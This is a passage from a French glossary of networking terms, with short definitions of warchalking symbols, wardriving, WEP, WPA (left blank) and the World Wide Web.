de symboles tracés à la craie sur les murs. Par exemple «)(» signale un réseau ouvert, « O » un réseau fermé.

WarDriving : Pratique consistant à rechercher les points d'accès de réseaux sans fil dans une ville, en utilisant une antenne d'écoute reliée à un ordinateur portable dans une voiture.

WEP : « Wired Equivalent Privacy » : protocole de chiffrement visant à protéger l'accès et la confidentialité d'un réseau sans fil.

WPA :

WWW : World Wide Web. Système d'information distribué et multimédia basé sur le protocole *HTTP*.